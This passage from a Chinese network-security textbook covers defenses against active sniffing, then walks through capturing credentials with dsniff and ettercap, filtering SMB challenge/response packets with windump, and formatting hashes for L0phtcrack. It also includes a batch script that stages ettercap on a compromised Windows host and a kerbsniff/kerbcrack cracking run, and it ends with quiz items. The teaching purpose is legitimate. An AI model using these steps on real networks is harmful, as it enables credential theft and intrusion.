ettercap 的相关开发工作仍然在进行中且尚未完善。它无法将所有口令都捕获到，在看到 NULL 用户名时可能生成奇怪的结果。但在大多数情况下，ettercap 是一个出色的黑客或安全工具。

参考文献

- [1] <http://ettercap.sourceforge.net/>
- [2] <http://ettercap.sourceforge.net/forum/index.php>

5.3.3 防范主动嗅探

端口安全是许多交换机的一种特性，可以限制指定的交换机端口能够使用的 MAC 地址。这是一种对端口进行硬编码的方法，只需将对应的 MAC 地址插入到端口中，其他 MAC 地址发送到该端口的数据帧将被拒收。这种方法的负面效果是，将每个 MAC 地址编程关联到对应的交换机端口，所涉及的管理成本可能太高。有些交换机可以动态填充一个核准

MAC 地址列表，会记住从某个端口监听到的第一个 MAC 地址，而不再允许对该端口设置其他的 MAC 地址。这能够降低管理方面的成本，但没有解决所有的问题。因为其他的交换机只能接收全局的核准 MAC 地址列表，以规定能够在任一交换机端口上使用的 MAC 地址，而不允许向未知的 MAC 地址转发数据帧。虽然端口安全为网络的安全增加了一层保证，但这是有管理成本的。

正像前面讲述 ARP 攻击的章节提到，静态的 ARP 入口可以从根本上阻止 ARP 攻击，但通常是不可行的。考虑一下，在网段上的每一个节点，输入每一个 IP 到 MAC 地址的映射。这不是个好想法。如果只对网关输入静态的 ARP 表，还算值得，因为网关是攻击者的主要目标。即使是这样，也会增大管理上的成本。抵御 ARP 高速缓存下毒而又不增加管理上的开销，真正的关键在于检测。ARP 下毒和奇怪的 MAC 到 IP 地址映射，是可以通过类似于 ARP Watch 的工具检测到的。该工具运行在 Unix/Linux 上，当检测到可疑的活动时，会发送一封电子邮件通知。ARP Watch 也可以创建日志文件（在设置了 -f 开关后，通常是 arp.dat 文件），如果管理员定期审阅，那么日志可以标明可疑活动的趋势。WinARP Watch 是 ARP Watch 在 Windows 上的版本。此外，有些 IDS 系统现在也可以查找奇怪的 ARP 或 MAC 行为。

如果攻击者能够将自己置于解析者（客户端）和 DNS 服务器之间，那么用 thwart 进行的 DNS 伪装可能很难发现。一种为 DNS 提供认证的方法是 DNS 安全扩展（DNS Security Extensions, DNSSEC）。它是一组建议扩展，利用了 PKI 和 DNS 区域的数字签名。支持 DNSSEC 的解析器在接收来自 DNS 服务器的应答时，能够通过查看区域的签名检验应答的真实性和完整性。如果预期的应答是经过签名的，而接收到的未签名的应答就会被丢弃。

最后，针对主动嗅探或任何其他嗅探，最佳的安全防御是加密。诸如 ssh 的应用程序提供了认证和数据加密，它们不会受到嗅探攻击的影响，但可能受到误用或用户错误的影响。使用 IPsec 来加密并签名数据包，是对不安全的协议和应用程序所发出的通信数据增强安全性的一种优秀的方法，而且通常可以透明地进行。这种透明性也存在例外，例如 NAT 会改变 IP 头，使得 IPsec 丢弃数据包。但对于大多数情况，IPsec 都可以对使用 TCP/IP 的任何应用程序提供安全性。VPN 与 PKI 协同使用并与类似于 SSL、TLS 这样的隧道协议结合使用，如果实现正确，那么也是增强通信数据安全的好方法。

5.3.4 嗅探用户名和口令

幸运的是，不能走近银行出纳员，大声、清晰地告诉他：“我是 Bill Gates，我打算取出 20 亿美元，我的密码是 Windows Rocks”。如果银行出纳员支付现金，而不要求提供 ID，也不仔细打量您，那么该银行不太可能长久经营下去，而 Bill Gates 的律师也会来敲门。所以如果对资源的认证是基于明文的用户名和口令，那么认证和访问控制用处不大。

嗅探对网络安全非常危险,因为它很容易从看似无害的通信数据中得到用户名和口令。当今的许多流行协议都是不安全的,且对通信和认证使用了完全明文的文本方法。新的加密技术和使用加密的协议都是存在的,但许多网络只是出于易用性或怀旧,而仍然没有使用这些技术和协议。

类似 ettercap 和 dsniff 这样的工具,目的就是从事今最常见的协议中嗅探用户名和口令。这些工具的使用,使得嗅探用户名和口令非常容易,花时间阅读了这些工具的帮助文档的人,甚至可能对此感到恐惧。

dsniff

最方便的安全审核工具集之一,就是 dsniff。该工具包使用了一个非常简单的小嗅探器,专门记录几乎任何协议上都会出现的用户名和口令。通过使用“魔法模式”开关(-m),dsniff 会试图自动检测协议,并用易读的文本将凭据输出到控制台或日志文件。这里是一个例子:

```
[root@HackerBox root]# dsniff -m
Kernel filter, protocol ALL, raw packet socket
dsniff: listening on eth0 []
-----
10/08/03 14:53:53 tcp 192.168.100.101.37402 -> TelnetServer2.23 (telnet)
administrator
password
dir
exit
-----
10/08/03 14:54:15 tcp 192.168.100.101.37403 -> 192.168.100.5.21 (ftp)
USER anonymous
PASS 222@22.com
-----
```

就是这么简单,攻击机器几乎可以嗅探监听到每一个登录凭据。当 dsniff 与同一工具包中的 arpspoof/dns spoof 协同使用时,几乎没什么网络可以声称是安全的。更精确地说,只要运行了不安全的协议,就没什么网络是安全的。

dsniff 包中,其他一些简洁的工具包括 mailsnarf、filesnarf、msgsnarf、urlsnarf 和 webspay,这些都是专用的嗅探器,分别用于特定的应用程序。mailsnarf 将记录所有的电子邮件通信数据;filesnarf 将监听到的 NFS 文件操作记录到工作目录中;msgsnarf 记录所有形式的 IRC 通信数据,不论是哪个厂商的;urlsnarf 记录所有的 Web 页面 URL,并保存到一个 CLF (Common Log Format) 文件;而 webspay 则能够嗅探受害者浏览的 URL,并同步到攻击者

的浏览器，还能够实时更新，因此攻击者可以与受害者一同浏览，而不会引起受害者的注意。这是一组伟大的工具，其中一些已经可以在 Windows 使用。

参考文献

- [1] ARPWatch Home Page <http://ftp.ee.lbl.gov/nrg.html>
- [2] WinARPWatch Home Page www.arp.sk.org
- [3] DNSSEC Home Page www.dnssec.net
- [4] Information on DNSSEC www.dnssec.net
- [5] Information on dsniff www.monkey.org/~dugsong/dsniff/
- [6] "IBM: On the Lookout for dsniff: Part 1" www-106.ibm.com/developerworks/library/s-sniff.html
- [7] "IBM: On the Lookout for dsniff: Part 2" www-106.ibm.com/developerworks/security/library/s-sniff2.html
- [8] "Why Your Switched Network Isn't Secure" www.sans.org/resources/idfaq/switched_network.php

5.4 嗅探和攻击 LAN Manager 登录凭据

攻击者使用嗅探器收获最丰富的方法之一，就是嗅探登录凭据。LAN Manager 认证方案基于挑战/应答系统，从 OS2 时代即开始使用。现代版本的 Windows 平台，以及运行 Samba 的 Unix/Linux 系统，仍然在使用该认证方案。LAN Manager 或 LANMAN 的认证方案，确实已经比较过时，由于当前处理器和口令破解软件的速度，它几乎已经和明文一样不安全；其安全性也比较弱，允许的最长口令为 14 个字符，而且分为两个 7 字符的口令，并用 NULL 字符填充，以补足 14 个字符，再将两个“半口令”转换为大写字母并计算散列值，产生两个 8B 的散列值。LANMAN 使用数据加密标准（Data Encryption Standard，DES）作为伪散列算法，来产生散列值，但技术上它是一个对称加密算法（目前已经相当弱）而不是散列算法。当破解口令时，攻击两个都是大写字母的 7 字符口令，比攻击单个的 14 字符口令要容易得多，特别是在两个口令中的一个很有可能以一串 NULL 字符结尾时。

为防范这种安全上的弱点，引入了 NTLM（NT LAN Manager）。该认证方法要安全得多，大多数操作系统优先选用了 NTLM。它的口令仍然是 14 字符，但完全是大小写敏感的。生成的散列值是单个 16B 的块，算法是基于 Message Digest 4（MD4 128-bit）散列算法。Windows NT 4.0 SP4 或更高版本的操作系统可以利用 NTLMv2，这是当前安全性最强的 NT

域认证，如果口令足够强，那么蛮力破解基本上无效。由于要求口令比较强，因此安全强度的关键不在于所谓的“v2”。在 Black Hat 2002 会议上，Unity 演示了使用 16 节点的集群来破解 4 字符的 NTLMv2 口令，所用的时间不超过 5s。相比之下，8 字符的口令需要花费 21 个月。如果使用 8 个以上字符的复杂口令和适当的口令到期策略，NTLMv2 是个很好的解决方案。

除了加强认证和口令散列的存储器之外，NTLM 支持消息加密（世界标准是 56-bit，美国和加拿大标准是 128-bit）消息完整性（HMAC-MD5）以及会话保密（连接前加密）。

可惜地是，支持安全性比较强的 NTLM 和 NTLMv2 的大多数操作系统，也保持了对 LANMAN 的向后兼容，直至最近，Microsoft 才向系统管理员提供了一种比较容易的方法，能够停用 LANMAN 而完全使用 NTLM。但所有这些协议都不能避免字典攻击。图 5.15 所示的是 Ethereal 对 SMB 协议磋商过程的输出。




图 5.15 Ethereal 监听到的 SMB 磋商过程

在 Microsoft Windows 2000 或更高版本的 Active Directory 本地模式环境中，最好的可能认证方案不是 NTLM，甚至也不是 NTLMv2。Kerberos v5 作为一个开放标准认证协议，Microsoft 已经将其采纳为新的优先选用认证方法。

在与 Windows 9x 向后兼容的情况下，计算机仍然可能会下降到最弱的安全认证级别。阻止使用 LANMAN 最好的方法是在操作系统中硬编码使用 NTLM，或者只使用 NTLMv2。

这可以通过编辑 Windows NT 4.0 SP4 的注册表,或者 Windows 2000 和更高版本上的 Group Policy 工具来实现。安全性最强的选项,是强制客户端只用 NTLMv2 响应服务器的挑战,而不使用 NTLM 或 LANMAN。为方便对 Windows 9x 机器的兼容,这些机器可能无法理解 NTLM,此时可以在 Windows 9x 上安装 Directory Services Client for Windows 9x (Dsclient.exe),并对注册表进行类似的配置,以便只对服务器的挑战发送 NTLMv2 响应。即使不存在 Active Directory,也可以安装该软件,甚至该软件卸载时不会影响到 NTLMv2。Directory Services Client 包括在 Windows 2000 的光盘中,目录是 Clients\Win9x\。

为成功地嗅探凭据,攻击者必须捕获承载登录信息的通信数据。在执行 Windows 或 Samba 的网络上,这通常不难发现。首先攻击者必须找到两个值得检验的数据包,这取决于操作系统设置和处理的协议,可能是 TCP 端口 139 或 445 (SMB over NBT,或 SMB over TCP) 上的通信数据。一个数据包包含 8B 的挑战信息或加密密钥,来自服务器 (SMB 命令 0x72),而另一个将包含 ANSI (LANMAN) 和 Unicode (NTLM) 的 24B 口令以及用户名 (SMB 命令 0x73)。图 5.16 是 Ethereal 对挑战数据包的输出;图 5.17 是对用户名和口令数据包的输出。




图 5.16 Ethereal 监听到的挑战数据包




图 5.17 Ethereal 监听到的用户名和口令数据包

如果攻击者知道可能使用的 TCP 端口和协议,只需要将 tcpdump 或 windump 上传到某台已经被攻陷,与可能出现的 SMB 通信数据位于同一网段的机器,让该机器记录下 BPF 表达式中给定的所有端口上的通信数据即可。

```
windump -nes 0 -w C:\outputFile port 139 or 445
```

如果网段中存在大量往复的 SMB 通信数据,那么上述命令可能会建立一个很大的捕获文件。一种去掉多余信息,只捕获挑战和凭据数据包的方法是,将 windump 设置为只查找相关的 SMB 认证命令。

```
windump -nes 0 -w C:\outputFile tcp[28]=0x72 or tcp[28]=0x73 or tcp[40]=0x72  
or tcp[40]=0x73
```

在上述例子中,BPF 表达式指示 windump 查看 TCP 段的字节 28 (tcp [28]) 和字节 40 (tcp [40]),并测试这些字节的值是否等于 0x72 或 0x73 (0x72 是挑战命令,而 0x73 是应答命令)。方括号中的数字是从 TCP 段开头计算的字节偏移量,从 0 而不是 1 开始(换句话说,第一个字节是字节 0)。如果上述某个条件为真,则保留该数据包;其他的数据包都丢弃。这些表达式并不关注通信数据的端口,而只考察特定通信数据的正确位置上是否出现了正确的值,本例所考察的通信数据是 SMB 认证。为什么考察字节 28 或 40? 因为这样可以包含或省略 12B 的 TCP 选项 (28 + 12 = 40)。

5.4.1 使用挑战和散列（困难的方法）

使用 Ethereal，黑客无法简单地选择十六进制码，并将口令复制/粘贴到文本文件中供以后破解（Ethereal 尚未支持从 GUI 界面复制）。使用 Ethereal 时，黑客必须将单个的数据包输出到文件，然后再筛选。对于挑战数据包而言，这也没什么。但对包含口令和用户名的数据包，会出现问题。Ethereal 只能显示口令，和/或将 24B 加密口令中的 16B 输出到文件（实际的 LANMAN 口令散列是 16B，加密后是 24B）。这意味着，黑客必须回到 Ethereal 图形界面中，找到口令剩余的 8B，并手工输入到文件中，才能完成 24B 的口令。现在黑客已经向文本文件输出了两个数据包，包括口令的前 16B，以及剩下的 8B，再都贴到文本文件中。这些都完成之后，看起来应该是这样：

```
domain\  
jsmith:3:66957 6B10DB138C0:F90F9A4B2B3B46B0795ADB1DFF2FF38E11B7903  
68F4AD9D:4FF17999C87D612543117954E3E372C0F4C5E2C49A18F501
```

L0phtcrack 2.5 格式（上例）中，首先是 domain\username，接下来是字符 3，然后是挑战信息（加密密钥），接下来是 ANSI 字符串口令，最后是 Unicode 口令，都用冒号分隔。L0phtcrack 新的 LC4 版本可以导入旧的 LC 2.5 文件，但必须做些调整。下述例子示范了调整 LC 2.5 文件，使得 LC4 能够读取的方法：

```
domain\  
jsmith:"":""":F90F9A4B2B3B46B0795ADB1DFF2FF38E11B790368F4AD9D:4FF17999C8  
7D612543117954E3E372C0F4C5E2C49A18F501: 669576B10DB138C0
```

LC4 格式中，首先是 domain\username，再是:"":""":（一个冒号、两个引号，另一个冒号，再两个引号，再一个冒号），接下来是 ANSI 字符串口令，然后是 Unicode 口令，最后是挑战信息，都通过冒号分隔。这种口令和调整信息的重排，以及增加的引号，对 LC4 导入 L0phtcrack 2.5 格式文件是必需的，因为在完成后，LC4 能够更好地破解口令。

攻击者通常不会奢侈到使用图形化的嗅探器，例如 Ethereal 或 Etherpeek，攻击者一般是通过类似 NetCat 的工具进行远程控制台访问。在这种情况下，Snort、ettercap 或 tcpdump 都可以作为嗅探器的备选项。

5.4.2 使用 ettercap（容易的方法）

嗅探 SMB 认证通信数据最容易的方法之一是，由 ettercap 完成所有的工作。在口令捕获模式中，ettercap 会自动地检测 SMB 认证通信数据，以及其他认证通信数据，如 telnet、POP3 或 FTP。它会将监听到的内容输出到控制台/日志文件（以 L0phtcrack 2.5 格式）。在图 5.14 中 ettercap 输出了一组捕获的凭据，以 LC 2.5 格式显示。攻击者得到捕获的凭据文

件之后，只需要将其导入 L0phtcrack 即可。前面示范过，如果要使用 LC4，则需要作一点调整。

Windows 口令抓取攻击的第一步是找到一台机器，以使攻击者可以任意执行命令。接下来，攻击者必须上传运行 ettercap 所必需的文件，包括 WinPcap 文件。利用压缩/加密，将所有必要的文件合成为一个文件，并通过网络复制到被攻陷的机器，这是最好的方法。接下来，必须将上传的文件放置到适当的系统目录下，最好编写脚本来执行 move 命令。在所有的文件都就位之后，即可运行 ettercap。有关系统命令的更多信息，请参考 5.3.1 节。这里是一个例子，给出了可能的设置：

首先将下列文件复制到 ettercap 所在的目录（%systemroot%\system32\就很好）：

```
cygcrypto-0.9.7.dll
cygcrypto.dll
cygssl-0.9.7.dll
cygssl.dll
cygwin1.dll
etter.ssl.crt
ettercap.exe
```

接下来将 WinPcap 相关的 DLL 文件复制到%systemroot%\system32\：

```
packet.dll
wpcap.dll
```

最后将 WinPcap Netgroup 数据包过滤器驱动（NPF.sys）复制到%systemroot%\system32\drivers\：

```
npf.sys
```

为使用脚本完成上述过程，可创建一个 CAB 文件 et.cab，使其包含所有上述文件。WinAce 可以完成该任务。接下来，将下面的命令放置到一个批处理文件中，并在被攻陷的计算机中与 et.cab 相同的目录下执行批处理文件：

```
REM ***** Create temporary directory C:\temp123\ *****
mkdir C:\temp123\
REM ***** expand .cab file *****
expand -r -f:* et.cab C:\temp123\
REM ***** Change to temp dir *****
c:
cd C:\temp123
REM ***** Copy files to %systemroot%\system32\ *****
copy cygcrypto-0.9.7.dll %systemroot%\system32\
copy cygcrypto.dll %systemroot%\system32\
copy cygssl-0.9.7.dll %systemroot%\system32\
```

```
copy cygssl.dll %systemroot%\system32\  
copy cygwin1.dll %systemroot%\system32\  
copy etter.ssl.crt %systemroot%\system32\  
copy ettercap.exe %systemroot%\system32\  
copy packet.dll %systemroot%\system32\  
copy wpcap.dll %systemroot%\system32\  
REM ***** Copy npf.sys driver into %systemroot%\system32\drivers\  
copy npf.sys %systemroot%\system32\drivers\  
REM ***** clean up *****  
cd . .  
Del /q C:\temp123\*.*  
rmdir C:\temp123\
```

在 ettercap 就位后，可以在远程机器上，以简单或 daemon 模式运行。如果给出足够的时间，该工具就能收集相当数量的用户名和口令，既包括明文，也包括密文。接下来，则需要使用 L0phtcrack 破解加密的 SMB 口令。

攻击者也可以使用 WinDump 或 Snort 完成上述任务。需要人工干涉多一点，但也不困难。过程的开始大体相同：将必要的文件复制到被攻陷的计算机，并放置到正确的目录下。

攻击者接下来启动嗅探器，最好是有比较多用于登录数据的时间，并将捕获的数据保存到被攻陷计算机的硬盘上，保存为隐藏文件或名字不引人注目的文件。稍后，攻击者就返回并将下载文件选择到本机，以便进一步分析。攻击者此时可以使用图形工具，如 Ethereal 或 Etherpeek 来解码捕获的结果，并筛选出所有的挑战/应答对其他类型的登录数据包（再强调一次，ettercap 是专门用于筛选口令的，可以读取任何 libpcap 捕获文件，并筛选出发现的所有口令）。



注意：图形化嗅探器，如 Ethereal 和 Etherpeek 支持跟踪 TCP 会话流的功能。跟踪会话，可以快速地消除没什么用处的普通网络数据造成的噪音。

幸运的情况下，除了 SMB 登录外，还可以发现网络上使用的未加密协议，甚至可能捕获到管理员的登录。

一旦攻击者得到了挑战/应答对，那么等待 L0phtcrack 生成某个有一定管理权限的账号的口令，只是时间问题。另外，黑客可能刚刚以嗅探器模式运行了 L0phtcrack，并且已经发现了网络的有关资料，但这需要黑客将 L0phtcrack 安装到需要嗅探的目标网段。该任务不那么容易完成，也容易引人注目。

参考文献

- [1] C.R. Hertel, Implementing CIFS <http://ubiqx.org/cifs/>

- [2] The NTLM Authentication Protocol <http://davenport.sourceforge.net/ntlm.html>
- [3] How to Enable NTLM 2 Authentication <http://support.microsoft.com/default.aspx?scid=kb;it;239869>
- [4] How to Disable LM Authentication on Windows NT <http://support.microsoft.com/default.aspx?scid=kb;en-us;147706>
- [5] "Inside SP4 NTLMv2 Security Enhancements" www.winnetmag.com/Articles/Index.cfm?ArticleID=7072
- [6] NTLM Documentation www.opengroup.org/comsource/techref2/NCH1222X.HTM

5.4.3 嗅探并破解 Kerberos

如果某个企业在使用 Kerberos 认证，黑客仍然可以嗅探并破解口令，只是方法有所不同。在 2002 年下半年，Arne Vidstrom 发布了 kerbsniff 和 kerbcrack。像读者想像的那样，kerbsniff 会监听网络并捕获 Windows 2000 和 XP 的 Kerberos 登录并将其存储为文件。然后 kerbcrack 处理捕获文件，并使用蛮力或字典攻击来破解口令，过程相当简单。这里是一个例子，说明了上述过程：

```
C:\kerb>kerbsniff GrayHat.out
KerbSniff 1.2 - (c) 2002, Arne Vidstrom
- http://ntsecurity.nu/toolbox/kerbcrack/
Captured packets: **^c
```

此时，kerbsniff 已经捕获了两个 Kerberos 认证序列。（每个“*”都表示一个捕获的登录。）这两个序列保存在文件 GrayHat.out 中：

```
C:\kerb>type GrayHat.out
test
GrayHat
36ED42F5B86F2CA7F236A9E2FAB2498C39A1729A75351C389F7AADB2BBC7C85876E0BAB9
1A47CADA45861665A2D022BA4D214A52
#
test1
GrayHat
2AA32BB9E29CFBBA206FAEB15FB7F73A846B57C20804831450663CDF160657296B2F4AF2
AFE36CD4F51D533EBBF4619838F4EC4A
#
```

输出文件中列出了用户名、用户所在的域和在通信数据中捕获的口令的 Kerberos 散列值。这只是工作的一半。现在我们需要破解这些口令，kerbcrack 是该软件包提供的一个简单的

破解工具。该工具可以进行蛮力或字典攻击,但没有提供精巧的混合破解,正像 John Ripper 或 L0phtcrack 那样。这里是 kerbrack 的一个例子:

```
+--C:\kerb>dir /b *english*
words-english

C:\kerb>kerbrack
KerbCrack 1.2 - (c) 2002, Arne Vidstrom
      - http://ntsecurity.nu/toolbox/kerbrack/

Usage: kerbrack <capture file> <crack mode> [dictionary file] [password size]

      crack modes:

      -b1 = brute force attack with (a-z, A-Z)
      -b2 = brute force attack with (a-z, A-Z, 0-9)
      -b3 = brute force attack with (a-z, A-Z, 0-9, special characters)
      -b4 = b1 + swedish letters
      -b5 = b2 + swedish letters
      -b6 = b3 + swedish letters
      -d = dictionary attack with specified dictionary file

C:\kerb>kerbrack GrayHat.out -d words-english

KerbCrack 1.2 - (c) 2002, Arne Vidstrom
      - http://ntsecurity.nu/toolbox/kerbrack/

Loaded capture file.

Currently working on:

Account name   - test1
From domain    - GrayHat
Trying password - test

Number of cracked passwords this far: 1

Done.
C:\kerb>
```

本例中,我们能够破解 test1 账号的口令,即使该域使用 Kerberos 进行认证。之所以能够成功,是因为 test1 的口令是“test”。使用字典攻击无法破解的较强的口令,这是抵御 kerbrack 的方法。

5.5 摘要

本章涵盖了下列主题：

- 踩点的类别：
 - 被动工具：p0f。
 - 主动工具：xprobe2 和 nmap。
- 踩点类型：
 - TCP 栈踩点：nmap。
 - ICMP 分析：xprobe2、nmap。
- 不是所有的操作系统在实现 TCP/IP 时都遵循 RFC 标准。
- ICMP 扫描比畸形的 TCP 扫描更隐蔽。
- scanrand 是一个无状态的端口扫描器和 traceroute 工具，比其他同类工具都要快速。
- scanrand 以无状态方式使用 TCP 和一个有状态的协议。
- paratrace 可以发现网络第三层跳数，而 traceroute 和 tracert 不行。
- paratrace 依赖于现存的、经过授权的 TCP 会话。
- paratrace 可以穿过有状态的防火墙。
- 如果允许从内部网络向外发送 ICMP，则很难阻止 paratrace。
- p0f 可以嗅探并使用任何网络通信数据，来识别发送数据包的主机。
- 通过向特定的系统发送请求，同时用 p0f 监听返回的 SYN-ACK 或 RST 数据包，有助于 p0f 识别目标系统。
- 服务标题和客户/服务器握手可以泄露服务的类型和版本。
- 有些服务甚至会泄漏主机的操作系统信息。
- amap 可以识别大量的服务，而无论服务在何种端口上监听。
- amap 可以识别包装在 SSL 中的的服务。
- amapcrap 可用于识别新的服务，并使得用户能够提高 amap 的准确度。
- Winfingerprint 是一个 Windows 踩点实用程序，使用了 Linux 上不可用的 Windows API。
- Winfingerprint 源代码可以在 SourceForge.net 自由下载。

- 在 Unix/Linux 上，最古老、使用最多的嗅探器是 tcpdump，其 Windows 版本是 windump。
- 许多嗅探器依赖 libpcap 或 WinPcap 库进行嗅探和解码。这些库是开源的，可以进行核心级的 I/O 调用，并支持 BPF 过滤器表达式。
- 在需要安装 libpcap 和 WinPcap 的嗅探器软件之前，libpcap 和 WinPcap 通常必须安装。有些嗅探器会自行安装，但可能会造成问题。
- ettercap 是一工具，能够完成许多事情，诸如嗅探各种各样的口令、主动嗅探、会话断路/盗取、MAC flooding、ARP storm 主机检测，等等。
- 主动嗅探的目的是绕过交换机的阻塞。主动嗅探有 MAC flooding、ARP cache poisoning、MAC duplicating（或 spoofing）和 DNS poisoning。有些工具专攻消除交换机的阻塞（如 arpspoof、macof、etherflood），而其他工具（如 ettercap、Hunt）则是“全面”式的主动嗅探器。
- 端口安全和类似于 ARPWatch/WinARPWatch 的监控工具，可以帮助抵御主动嗅探技术。针对嗅探（主动或被动）的最好的防御是加密与认证联合使用。PKI、IPSec、VPN 和隧道协议都能够为不安全的协议和应用程序提供安全性。
- LANMAN、NTLM 和 NTLMv2 是 Windows 和 Samba 系统使用的认证协议。LANMAN 对蛮力和字典破解非常敏感。还有一些工具能够从网络通信数据中筛选挑战/应答对，并格式化后导入到破解应用程序。Kerberos 是一种新的、更强的标准，用于 Windows Active Directory。
- LANMAN 散列值未加密时是 16B 长，在对挑战的应答中，将散列值加密后发送，长度变为 24B。ettercap 工具能够检测这些 24B 的应答，并将挑战/应答对输出到一个文件中，该文件可以导入到 L0phtcrack 2.5。
- 有些嗅探器软件能调整为嗅探口令，这些工具包括 dsniff 和 ettercap。其他嗅探器也能够得到同样的结果，但这些工具特别容易，新手和脚本小子都可以使用。
- 攻击者的一种常用的策略是，首先通过攻击（如缓冲区溢出）获取一台不重要的机器的访问权限，接下来上传嗅探器，嗅探有效的登录凭据，以获得更重要目标的访问权限。

5.5.1 习题

1. 对 ICMP Echo Request Type 8 Code 222 数据包，运行 Microsoft Windows 的机器会发送何种 ICMP 应答（type 和 code）？

- A. Type 8 Code 0
- C. Type 222 Code 0

- B. Type 0 Code 222
- D. Type 0 Code 0

2. 哪个 p0f 选项可设置 SYN+ACK 模式，以根据对产生的 SYN 的应答来识别远程操作系统？
- A. 无需选项。该模式是默认的 B. -A
C. -R D. -U
3. 哪些是有效的 amap 配置文件？（选择两个）
- A. triggerdefs.dat B. appdefs.trig
C. respdefs.dat D. appdefs.resp
4. amap 识别服务时，所用的触发数据包中的机器名称是？
- A. amd-xp B. kpmg-pt C. abcd-123 D. thc-#1
5. scanrand 用于识别合法应答的方法称作：
- A. ISN (Initial Sequence Number) B. Reverse Statefull Inspection
C. Inverse SYN Cookies D. Stateless TCP/TP
6. paratrace 试图从注入的数据包产生哪种 ICMP 应答？
- A. ICMP Type 11 Code 0 B. ICMP Type 0 Code 0
C. ICMP Type 0 Code 0 D. ICMP Type 3 Code 0
7. 以下哪个不是主动嗅探方法？
- A. ARP spoofing B. ARP cache poisoning
C. DNS resolver cache poisoning D. IP address spoofing
8. 哪个认证方案对字典攻击和蛮力攻击最敏感？
